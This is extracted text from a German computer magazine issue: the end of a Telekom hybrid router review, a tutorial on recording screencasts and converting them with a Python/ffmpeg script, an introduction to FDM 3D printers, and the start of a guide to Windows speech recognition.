Probleme verursachte jedoch wiederum eine Filterregel zur Verkehrsumleitung auf DSL: Wenn der Router sämtlichen Verkehr eines bestimmten Computers auf DSL brin-gen sollte, ließ sich dieser Computer nicht mehr von außen via SSH ansprechen. Nach Abschalten dieser Regel klappte es reibungs-los.

Aktuelle Speedport-Geräte beherrschen keine Präfix-Delegation (DHCP-PD), um nachgeschalteten Routern in einer IPv6-Kaskade eigene Präfixe zuzuteilen [2]. Das ist beispielsweise in WGs nützlich, wenn jede Bewohnerin ihr eigenes internes Netz betrei-ben will.



Für den schnellen Zugriff auf das versteckte Engineering-Menü des Hybrid-Routers gibt es mehrere Tools, darunter eine Android-App.

Damit Hybrid-Nutzer schwerer anhand ihrer IP-Adressen wiedererkennbar sind, bie-tet der Router den „Telekom-Datenschutz“ an. Ist diese Option ausgeschaltet, wechseln die öffentliche IPv4-Adresse des Routers und das IPv6-Präfix erst, wenn man die Verbin-dung trennt oder der Router sie nach einem Ausfall neu aufbauen muss. Bei VDSL-Anschlüssen können die Adressen über mehrere Wochen, auch Monate konstant bleiben.

Aktiviert man den Datenschutz in Stufe 1, dann wechselt der Router alle 24 Stunden das Präfix (vordere 64 Bit der IPv6-Adresse). In Stufe 2 erneuert er alle 96 Stunden sowohl Präfix als auch IPv4-Adresse.

Damit der Datenschutz bei IPv6 über-haupt wirkt, müssen die Rechner im (W)LAN die IPv6 Privacy Extensions aktiviert haben. Sonst sind sie trotz Präfix-Wechsel am kon-stanten Suffix erkennbar, also an den hinteren 64 Bit der IPv6-Adresse. Bei modernen Betriebssystemen sind die Privacy Extensions in der Regel ab Werk aktiv.

Funk-Vorgänge

Die WLAN-Performance war in unserer Test-situation im 2,4-GHz-Band mit 53 bis 65 MBit/s netto über 20 Meter durch Wände gut, getestet gegen ein MacBook Pro unter Windows 10. Auf 5 GHz fiel der Durchsatz da-gegen drastisch auf 2 bis 22 MBit/s ab. Dabei fiel auch eine ausgeprägte Ausrichtungs-abhängigkeit auf. An einem Defekt kann der magere 5-GHz-Durchsatz nicht liegen, denn auf kurzen Strecken im selben Raum kam der

Über den LTE-Antennen-Assistenten kann man laufend die Signalqualität anzeigen lassen – nützlich für die Optimierung der Routerposition.

Router auf rund 300 MBit/s – ein typischer Wert für 11ac-WLAN mit drei MIMO-Streams. So dürfte die schwache 5-GHz-Leistung auf Distanz einer ungünstigen Antennenpositio-nierung im Gerät geschuldet sein.

Ein Gast-WLAN gibt es nicht, aber Tele-kom-typisch öffnet der Hybrid-Router in der Grundeinstellung parallel zum eigenen WLAN einen Fon-Hotspot mit der Kennung „Telekom_FON“. Nutzer, die an ihrem Speed-port-Router ebenfalls einen solchen „WLAN to go“-Hotspot betreiben, können darüber nach Anmeldung am Webportal mit ihrer Telekom-E-Mail-Adresse und dem zugehörigen Passwort gratis surfen. Auch Betreiber anderer Fon-Hotspots sowie Fon-Kunden kom-men mit ihren Fon-Zugangsdaten darüber ins Internet. Den Hotspot trennt der Router mit einem separaten IPv4-Adressbereich (172.17.2.0/24) vom internen Netz, IPv6 steht dann aber nicht zur Verfügung. An einem Wochentag maßen wir mittags immerhin 12 MBit/s im Downstream und 8 MBit/s in Gegenrichtung. (dz@ct.de)

Literatur

- [1] RFC-Entwurf, GRE Tunnel Bonding, tools.ietf.org/html/draft-zhang-gre-tunnel-bonding-01#section-4.2
- [2] Ernst Ahlers, IPv6-Kette, Dienstfreigaben, Routerkaskaden und Subnetting mit IPv6, c't 3/14, S. 168

ct Software und Dokumentation: ct.de/y6wn

Oliver Lau

Fensterfilme

Screencasts aufzeichnen, konvertieren und im Web veröffentlichen

Wie man eine Software bedient, kann man in langen Texten beschreiben und vielleicht noch mit ein paar Screenshots bebildern. Lebendiger sind aber kurze Videosequenzen, die das Klicken und Tippen sowie die Reaktionen der Software darauf zeigen. Vom Screencast zur Veröffentlichung im Web in drei Schritten.

Seit seiner Vorstellung in [1] hat unser Passwort-Manager Qt-SESAM einige nützliche Features spendiert bekommen. Der Passwort-Selektor zum Beispiel ist so raffiniert, dass ein Screenshot nebst etwas Text zur Beschreibung der Funktionsweise nicht eindrücklich genug gewesen wäre. Ein Screencast kann viel besser demonstrieren, wie die Software auf Klicks, Mausbewegungen und Tastendrücke reagiert [2].

Das Folgende erklärt, wie Sie mit dem Microsoft Expression Encoder Screencasts unter Windows aufzeichnen und mit unserem Skript beliebige Videodateien in Webtaugliche Videodateien konvertieren. Außerdem lernen Sie, wie Sie diese Videos mit einem <video>-Tag in Ihre Webseite einbetten können. Sämtliche dafür erforderliche Software ist frei über den c't-Link am Artikelende erhältlich.

Aufzeichnen

Fürs Recording empfiehlt sich Microsoft Expression Encoder 4 Screen Capture, das im frei erhältlichen Expression-Encoder-Paket enthalten ist.

Mit Klick auf das Zahnrädchen sollten Sie vor einer Aufzeichnung die Einstellungen kontrollieren: Eine Framerate von 10 Bildern pro Sekunde ist für die meisten Fälle ausreichend, in denen nur Klick-hier-drück-da-Sequenzen mitgeschnitten werden sollen. Möchten Sie Animationen aufzeichnen, die später flüssig ablaufen sollen, brauchen Sie eine Framerate von mindestens 25 Bildern pro Sekunde, besser mehr. Für ein qualitativ hochwertiges Resultat, dessen Eindruck nicht durch Kompressionsartefakte (Blöckchenbildung) geschmälert werden soll, ist eine Bitrate von 30 000 kBit/s und eine Qualitätsstufe von 100 ratsam. Damit der Zuschauer Ihren Mausbewegungen folgen kann, sollten Sie außerdem die Option „Mauszeiger aufnehmen“ anhaken.

Außer Bildschirm und Maus können Sie auch die Audioausgabe mitschneiden. Dazu klicken Sie im Expression-Capture-Hauptfenster auf das Mikrofon. Unter „Einstellungen/Audio“ können Sie die Anzahl der Kanäle und die Bitrate festlegen. Für Screencasts einer grafischen Bedienoberfläche wie

bei Qt-SESAM ist ein Audiomitschnitt nicht sinnvoll. Besser, Sie sprechen einen eventuell erforderlichen Text separat ein und legen ihn dann in einer Videoschnittanwendung über das fertige Video. Aber das ist Stoff für einen anderen Artikel ...

Mit Klick auf den roten Knopf kann die Aufzeichnung beginnen. Es erscheint ein schmales Fenster zur Auswahl des gewünschten Bildschirmausschnitts.

Fokussieren

Um das Augenmerk auf das Wesentliche zu lenken, empfiehlt es sich, nicht den ganzen Bildschirm zu erfassen, sondern nur den für den Screencast relevanten Teil, zum Beispiel das Anwendungsfenster. Dazu wählt man aus der Drop-down-Liste „Benutzerdefiniert“. Daraufhin erscheint ein roter Rahmen, den man um das Fenster herumlegen kann. Da man es nur mit ruhigen Händen und einer sehr präzisen Maus schafft, den Rahmen exakt zu positionieren, kann man ihn alternativ auch grob drum herumlegen und dann mit Klick auf das zweite Symbol die Größe des ausgewählten Fensters an den Aufnahmebereich anpassen.

Die Aufnahme startet drei Sekunden nach Anwählen des roten Record-Knops.

Bitte denken Sie daran, nicht zu lange aufzuzeichnen. Gerade dann, wenn das fertige Video keine Tonspur hat, kann es dem Zuschauer schnell langweilig werden, falls das Video länger dauert als ein paar (zehn) Sekunden. Zur Dokumentation oder zum Bewerben einer Software präsentiert man lieber viele kleine Screencast-Häppchen als einen schwer verdaulichen Brocken. Das hilft dem Betrachter bei der Orientierung und erlaubt ihm das selektive Konsumieren.

Als WMV speichern

Nach Beenden der Aufnahme senden Sie sie durch Klicken auf den entsprechend benannten Knopf an den Encoder. Dort lässt sich die Aufnahme mithilfe der Zeitachse zurechtschneiden. Das ist vor allem nützlich, um störende Pausen am Anfang oder Ende zu entfernen.


Nun können Sie mit Klick auf den „Codieren“-Knopf den Screencast als WMV-Datei abspeichern. Der Encoder legt sie in einem neuen Verzeichnis ab, dessen Name sich aus dem des Computers, dem aktuellen Datum und der Uhrzeit zusammensetzt, zum Beispiel „MEIN-PC 07.03.2016 09.45.39“.

Die WMV-Datei eignet sich für den Upload nach YouTube & Co. Dort würde das Video allerdings in ein 16:9-Korsett gezwängt, womit rechts und links oder oben und unten schwarze Balken entstünden.

Für Screencasts ist es angebracht, sie in genau dem Format zu präsentieren, in dem sie aufgenommen wurden. So geht nichts verloren und nichts Unnötiges wird hinzugefügt.

Konvertieren

Als Container für die fertigen Videodateien kommen WebM, Ogg-Video (OGV) und MP4 in Betracht. Auf Grund möglicher Patentverletzungen unterstützen einige Browser allerdings nicht alle Kombinationen aus Codecs



Für kurze Screencasts, die ein Feature einer Anwendung vorführen, deaktivieren Sie die Aufzeichnung von Audio und das Einblenden des Bildes einer gegebenenfalls angeschlossenen Webcam im Hauptfenster des Screen-Capture-Utility.



Screencasts benötigen typischerweise nicht mehr als 10 oder 15 Frames pro Sekunde.

(VP8/9, H.264 ...) und Containern [3]. Sicherheitshalber sollte man den Screencast daher in alle drei Formate wandeln und dem Browser die Wahl des für ihn genehmten Formats überlassen.

Beim Konvertieren hilft ein kleines Python-Skript, das dafür den Open-Source-Kodierer ffmpeg mehrmals startet (siehe Listing rechts unten). Das geschieht in den Aufrufen von subprocess.call(). Die Parameter sorgen für ein qualitativ hochwertiges Ergebnis. Zu deren Bedeutung im Einzelnen siehe die ffmpeg-Dokumentation [4].

Über die Variable FPS bestimmen Sie, auf wie viele Frames pro Sekunde das Video umgerechnet wird; 10 sind voreingestellt. Mit dem Wert von DST legen Sie fest, unter welchem Namen die transkodierten Videos auf der Platte landen. Die Vorgabe 'output' produziert demnach drei Dateien: output.webm, output.ogv und output.mp4.

Außerdem extrahiert das Skript ein Vorschaubild für das <video>-Tag, das den Screencast später in eine Webseite einbettet. An welcher Stelle des Videos das Vorschau-

bild entnommen wird, legt die Variable THUMBNAIL_POSITION fest. Voreingestellt ist der Frame bei 75 Prozent der Gesamtlauzeit.

ffprobe ermittelt die Gesamtlänge in Sekunden (Zeile 28). Die Zeile 31 liest sie aus und ruft damit erneut ffmpeg auf, das den Frame als PNG-Datei speichert (standardmäßig unter dem Namen output.png).

Sie können das Skript auf der Kommandozeile mit dem vom Encoder erzeugten Verzeichnis als Parameter ausführen. Ein bisschen bequemer ist es allerdings, das Verzeichnis auf eine Batch-Datei zu ziehen, die lediglich eine Zeile enthält:

```
D:\Python27\python.exe convert-to-video.py %*
```

Das startet das Skript mit dem angegebenen Python-2.7-Interpreter. Mit Python 3.x läuft das Skript auch.

Übrigens: Das Skript konvertiert nicht nur die WMV-Dateien, die der Encoder ausspuckt, sondern beinahe beliebige Formate.

Veröffentlichen

Mit einem <video>-Tag wie dem folgenden betten Sie den Screencast in eine Webseite ein:

```
<video poster="output.png">
  <source src="output.webm" type="video/webm" />
  <source src="output.ogv" type="video/ogg" />
  <source src="output.mp4" type="video/mp4" />
</video>
```

Der <video>-Parameter poster sorgt für die Anzeige des Vorschaubilds. Fehlt er, bleibt die Anzeige so lange schwarz, bis das Video anläuft.

Obwohl der Browser eigentlich von alleine feststellen kann, mit welchen Videoformaten er zurande kommt, ist die Reihen-

folge der <source>-Tags wichtig: Firefox spielte in unseren Experimenten keine Videos ab, wenn das erste <source>-Tag ein MP4-Video referenzierte.

Tricks


Noch ein paar Tipps zum <video>-Tag: Damit der Browser die Webseite schneller aufbauen kann, ist es sinnvoll, die Breite und Höhe des Videos in den Attributen width und height anzugeben. Mit dem Attribut preload="auto" können Sie den Browser anweisen, das Video vorab zu laden. Das verspricht einen schnelleren Start und ein unterbrechungsfreies Abspielen auch bei langsamem Internetverbindungen. Ist das Attribut controls vorhanden, werden Knöpfe für Start, Pause, Vor und Zurück eingeblendet. Steht autoplay auf "true", spielt der Browser das Video ohne Zutun des Nutzers ab. Diese Option ist jedoch mit Vorsicht zu genießen, weil selbsttätig ablaufende Videos gehörig auf die Nerven gehen können.

(ola@ct.de)

Literatur

- [1] Oliver Lau, Sesam, öffne dich!, Passwörter verwalten mit c't SESAM, c't 20/15, S. 182
- [2] Qt-SESAM: <http://ola-ct.github.io/Qt-SESAM/index.de.html>
- [3] Media formats supported by the HTML audio and video elements: https://developer.mozilla.org/en-US/docs/Web/HTML/Supported_media_formats
- [4] ffmpeg-Dokumentation: www.ffmpeg.org/ffmpeg.html
- [5] Das <video>-Tag: <https://developer.mozilla.org/en/docs/Web/HTML/Element/video>

ct Downloads und Literatur: ct.de/y892



Die bestmögliche Qualität der gespeicherten WMV-Datei erzielen Sie mit dem Modus „CBR – mehrfach“. Die passende Bitrate ist abhängig von Breite und Höhe des Videos. Den vorgegebenen Wert sollten Sie verdoppeln.

```
1 import sys, subprocess
2 from os import chdir
3 from glob import glob
4
5 FFMPEG = 'ffmpeg.exe'
6 FFPROBE = 'ffprobe.exe'
7 THUMBNAIL_POSITION = 0.75
8 DST = 'output'
9 FPS = '10'
10
11 folder = sys.argv[1]
12 chdir(folder)
13 f = glob('*.wmv')[0]
14 subprocess.call([FFMPEG, '-y', '-i', f, '-an', '-q:v', '3',
15                 '-preset', 'veryslow', '-vcodec', 'libvpx',
16                 '-vf', 'fps=' + FPS, DST + '.webm'])
17 subprocess.call([FFMPEG, '-y', '-i', f, '-an', '-q:v', '7',
18                 '-preset', 'veryslow', '-vcodec', 'libtheora',
19                 '-vf', 'fps=' + FPS, DST + '.ogv'])
20 subprocess.call([FFMPEG, '-y', '-i', f, '-an', '-q:v', '4',
21                 '-preset', 'veryslow', '-vcodec', 'libx264',
22                 '-vf', 'fps=' + FPS, '-movflags', '+faststart',
23                 DST + '.mp4'])
24 p = subprocess.Popen([FFPROBE, '-of', 'flat=1', '-v', 'error',
25                       '-show_entries', 'format=duration',
26                       'output.mp4'], stdout=subprocess.PIPE)
27 p.wait()
28 duration = str(THUMBNAIL_POSITION * float(p.communicate()[0]
29                           .split('=')[1]
30                           .strip()[1:-1]))
31 subprocess.call([FFMPEG, '-y', '-i', f, '-ss', duration, DST + '.png',
32                 '-vf', 'frames=1', '-ss', duration, DST + '.png'])
```

Das Python-Skript konvertiert nicht nur die im Encoder-Verzeichnis enthaltene WMV-Datei in die WebM-, OGV- und MP4-Videos, sondern extrahiert auch ein Vorschaubild.

Tim Gerber

3D-Drucker-Grundlagen

Aufbau und Funktionsweise von 3D-Druckern mit Schmelzschichtverfahren

Mit 3D-Druckern lassen sich aus eigenen 3D-Entwürfen greifbare Gegenstände machen – kein Wunder, dass die Geräte in immer mehr Hobby-Kellern und Bastelwerkstätten stehen. Wir zeigen, aus welchen Komponenten sie bestehen und wie sie arbeiten.

Die meisten 3D-Drucker erstellen Druckobjekte, indem sie aus einfarbigem Kunststoffdraht (Filament) in einem heißen Extruder einen dünnen Faden erzeugen, aus dem sie das Objekt schichtweise aufbauen. Dieses Verfahren nennt sich Schmelzschichtverfahren oder FDM (englisch: Fused Deposition Modelling).

Bevor der Druck beginnen kann, muss das 3D-Modell von einem Slicer-Programm aufbereitet werden – es heißt so, weil es das virtuelle Objekt in druckbare Scheiben zerlegt. Die meisten gedruckten Objekte sind hohl, um Material zu sparen. Oft enthält ihr Inneres schmale Streben zur Stabilisierung, Infill genannt.

Für den Druckvorgang wirken mindestens vier Antriebe zusammen: Einer drückt den Filamentdraht in den Extruder, die drei anderen sorgen für die Bewegung entlang der drei Raumachsen. Die Elektronik des Druckers koordiniert alle vier Bewegungen so, dass aus einem digitalen 3D-Modell ein physisches Objekt entsteht.

Allen 3D-Druckern ist gemeinsam, dass sich der Druckkopf im Laufe des Drucks

immer weiter vom Tisch entfernt, auf dem die gedruckten Schichten liegen. Diese senkrechte Bewegungsebene nennt man die Z-Achse. Die Fläche des waagrechten Tisches bildet die X- und Y-Achse.

Trotz vieler Gemeinsamkeiten folgen nicht alle 3D-Drucker derselben Bauweise. Unter anderem unterscheiden sich die Geräte darin, wie sie die Bewegungen entlang der drei Achsen auf einzelne Komponenten verteilen. Manche Modelle fahren den Extruder horizontal über die Tischfläche, die nur nach unten fährt. Bei anderen steigt der Kopf langsam nach oben (Z), während Motoren den Tisch nach rechts und links (X) sowie vor und zurück (Y) bewegen. Einige wenige Modelle bewegen ausschließlich den Druckkopf. Jeder Ansatz hat Vor- und Nachteile, insbesondere hinsichtlich der zu bewegenden Masse.

Die Bewegungen erledigen präzise steuerbare Schrittmotoren. Solche Motoren teilen Umdrehungen in feste Einzelschritte.

Um die Position der bewegten Elemente festzustellen, orientieren sich die Drucker an Endpunkten, die entweder über Schalter oder Lichtschranken umgesetzt sind.

Deshalb beginnt jeder Druckvorgang mit dem sogenannten Homing, bei dem der Drucker nacheinander jeden Endpunkt anfährt. Alle weiteren Bewegungen gehen von diesen Nullpunkten aus, wie in einem kartesischen Koordinatensystem. Nach diesem Prinzip arbeitende Geräte heißen deshalb auch kartesische Drucker.

Angeheizt

Bei vielen Modellen ist das Druckbett beheizbar. Dadurch haftet das Filament besser auf dem Tisch, was besonders bei der Herstellung der kritischen ersten Schicht wichtig ist. Außerdem verhindert die Heizung, dass sich der Kunststoff durch zu rasches Abkühlen verzieht (Warping).

Die Tendenz zum Warping hängt vom verwendeten Material ab; bei Drucken ohne beheizbare Platte muss man sich auf verzugsarm abkühlende Grundstoffe beschränken. Es gibt auch andere Möglichkeiten, Modell-Verzerrungen entgegenzuwirken: Spezialbeschichtungen können dem Material ebenfalls die nötige Haftung verleihen.

Herzstück der Druckersteuerung ist ein Mikrocontroller, meist vom Typ ATmega 2560, der auch auf dem Arduino Mega 2560 sitzt. Der Controller überwacht über Thermowiderstände auch, ob die Temperaturen an Extruder und Druckbett stimmen. Von diesen Werten ausgehend regelt der Controller die Heizleistung beider Komponenten.


Einige Drucker sind darauf ausgelegt, vom Anwender erweitert zu werden – beispielsweise um einen zweiten Extruder, der Stützmaterial druckt oder eine zweite Modellfarbe beisteuert.

Die Firmware für die meisten Drucker mit ATmega-Chips ist Open Source und lässt sich über die Arduino-IDE anpassen und auf den Drucker spielen. Mit Platinen aus dem Elektronikhandel lassen sich bequem zusätzliche Motortreiber und Heizelemente an den Arduino anschließen, aber auch ein Display.

(tig@ct.de)

ct Tutorials und Tipps: ct.de/y47w


Der 3D-Drucker Renkforce RF1000 arbeitet mit dem typischen Schmelzschichtverfahren. Als Druckmaterial dient Kunststoffdraht, der von der Rolle links zugeführt wird.



Bestandteile eines 3D-Druckers für das Schmelzschichtverfahren

Controller-Board

1 | Herzstück jedes 3D-Druckers ist ein Mikrocontroller. Häufig kommt dabei der hier verbaute Controller vom Typ ATmega 2560 zum Einsatz. Eigenbauten verwenden gern einen Arduino vom Typ Mega 2560, auf den ein Zusatzboard mit den notwendigen Motortreibern und MOSFETs aufgesteckt wird. Dieses gibt es im Elektronik-Fachhandel fertig zu kaufen (rechts). Kommerzielle Anbieter verwenden eigene Boards, bei denen die meisten Komponenten auf einer gemeinsamen Platine unterkommen (links).



Z-Achsen-Antrieb

2 | Das schichtweise Anheben des Druckkopfs respektive Absenken des Drucktisches erfolgt meist über eine Gewindestange. Davon gibt es verschiedene Ausführungen: Einfache Geräte verwenden ein gewöhnliches metrisches M8-Gewinde; Trapezgewinde haben wenig Spiel und sind deshalb die bessere Wahl. Im Bild zu sehen ist eine hochpräzise, aber auch sehr teure Kugelumlaufspindel.




Schrittmotor

3 | Mindestens vier Schrittmotoren sorgen dafür, dass Extruder und Drucktisch präzise zusammenarbeiten. Ein Motor ist nur damit beschäftigt, das Druckmaterial (Filament) exakt in der benötigten Menge nachzuschieben. Manche Drucker-Boards steuern zusätzliche Motoren, etwa für eine Doppelspindel beim Z-Antrieb oder einen zweiten Extruder.




Schrittmotortreiber

4 | Für jeden Schrittmotor benötigt der Drucker eine spezielle Steuerschaltung. Der verwendete Treiber-Chip schaltet Ströme bis zu 2 Ampere, benötigt ab etwa 1,5 Ampere allerdings einen Kühlkörper.



Extruder

5 | Was für den Tintendrucker der Druckkopf, ist für den 3D-Drucker der Extruder. Die meisten Kunststoffe werden darin auf 190 bis 230 Grad Celsius erhitzt; einige Extruder schaffen für Spezialstoffe sogar 300 Grad. Ein Schrittmotor schiebt den Filamentdraht nach, sodass an der feinen Düse ein dünner Plastikfaden von exakt berechneter Länge austritt. Durchschnittlich haben Düsen eine Bohrung von 0,4 Millimetern. Im Bild gut zu sehen sind die eigentliche Heizpatrone und darüber der auf die Messingdüse geklebte Thermowiderstand.





Dorothee Wiegand

Und sie funktioniert doch

Die Spracherkennung und -steuerung von Windows nutzen

Seit Vista bringt Windows eine Spracherkennung mit, die auch in Version 10 enthalten ist. Man muss sie allerdings erst einmal finden. Das Ganze ist in einer knappen halben Stunde eingerichtet und erweist sich als durchaus brauchbare Möglichkeit, Texte zu diktieren und den Rechner per Sprache zu steuern.

Wer nach „Vista Oops“ googelt, findet immer noch einen kurzen und arg aus dem Zusammenhang gerissenen Bericht über eine Reihe peinlicher Schnitzer bei der Demonstration der Spracherkennung im Rahmen einer Vorstellung von Vista: Zunächst kündigt ein süffisanter Reporter die Panne an, dann folgt ein sehr kurzer Ausschnitt aus der Produktpräsentation, während der die Spracherkennung mehrfach vollständig versagt.

Der Vorfall liegt nun acht Jahre zurück, hat dem Ruf der Spracherkennung aber sicherlich nachhaltig geschadet – allerdings völlig zu Unrecht, denn richtig vorbereitet funktionieren das Diktieren und vor allem die Desktopsteuerung per Sprache recht gut. Eigentlich demonstrierte die Panne während der Vista-Vorstellung nur, wie wichtig es ist, eine Spracherkennung unter denselben akustischen Bedingungen einzurichten und zu trainieren, unter denen sie später genutzt werden soll. Die Vorführung fand in einem großen Raum mit viel Publikum statt, die Stimme des Sprechers wurde über Lautsprecher übertragen. Beides kann der Grund für die vielen Erkennungsfehler während der Demo gewesen sein.

Einrichtung

Wer die Sprachsteuerung oder das Diktieren mit Windows selbst einmal ausprobieren möchte, sollte für ein halbwegs ruhiges Umfeld sorgen. Um die Einrichtung zu starten, tippen Sie „Spracherkennung“ in die Such-

zeile des Startmenüs. Der Einrichtungsassistent fragt zunächst nach dem Mikrofon und bittet dann darum, zwei Sätze vorzulesen. Dies dient zur Einstellung des Mikrofons. Richten Sie Ihr Headset so ein, dass das Mikrofon etwa zwei bis drei Zentimeter von Ihrem Mundwinkel entfernt ist. Sobald Sie den angezeigten Text vorgelesen haben, können Sie auf „Weiter“ klicken – auch wenn das Dialogfenster die Spracheingabe weder quittiert noch zum Fortfahren auffordert.

Im nächsten Schritt kann man auswählen, ob im Anschluss an die Einrichtung eine Dokumentüberprüfung stattfinden soll. Das ist dann sinnvoll, wenn selbst verfasste Texte auf der Festplatte oder Netzlaufwerken liegen, aus denen das Programm die persönliche Wortwahl und spezielle, häufig verwendete Vokabeln lernen kann.

Am Ende wird man zwar aufgefordert, eine Liste der ausführbaren Sprachbefehle anzuschauen und diese auszudrucken – das funktioniert unter Windows 10 aber leider nicht mehr. Hier wird man auf eine Webseite

Solange die Spracherkennung aktiv ist, erscheint das runde Mikrofon-Symbol im schmalen Fenster der Anwendung leuchtend blau.

mit Befehlsübersichten verwiesen, aus deren menülosem Browserfenster kein sinnvoller Ausdruck möglich ist. Da hilft es nur, sich die Befehle immer mal wieder anzuschauen und die wichtigsten auswendig zu lernen. Eine kleine Befehlsübersicht für den Einstieg liefert die Tabelle rechts.

Feintuning

Sobald die Einrichtung abgeschlossen ist, erscheint auf dem Bildschirm eine schmale, grau-schwarze Leiste, die sich standardmäßig am oberen Bildschirmrand aufhält. Ihr rundes Mikrofon-Symbol signalisiert, in welchem Zustand sich das Programm befindet: ausgeschaltet (grau), im Ruhezustand (grau-blau) oder aktiv (leuchtend blau). Gelb färbt sich das Symbol mitunter, wenn in der Textzeile der Leiste eine Nachricht an den Anwender steht, beispielsweise „Wie bitte?“ oder „Zur Taskleiste gewechselt“.

Zu Beginn rät die Spracherkennung, ein Lernprogramm zu absolvieren. Windows Vista und 7 brachten tatsächlich noch ein lokal ausführbares Lernprogramm mit, das anhand der darin zu sprechenden Beispielsätze bereits das sogenannte Sprachmodell anpasste – das ist so etwas wie der akustische Fingerabdruck eines Sprechers. Mit Windows 10 klappt das leider nicht mehr – man wird stattdessen wieder auf eine Webseite mit englischsprachigen Erklärvideos gelenkt.

Das Sprachmodell lässt sich aber auch in Windows 10 verfeinern, und zwar, indem man zwei kurze Trainingstexte vorliest. Das dauert jeweils gut fünf Minuten. Um das Training zu starten, klicken Sie mit der rechten Maustaste auf das runde Mikrofon-Symbol und wählen „Konfiguration/Spracherkennung verbessern“.

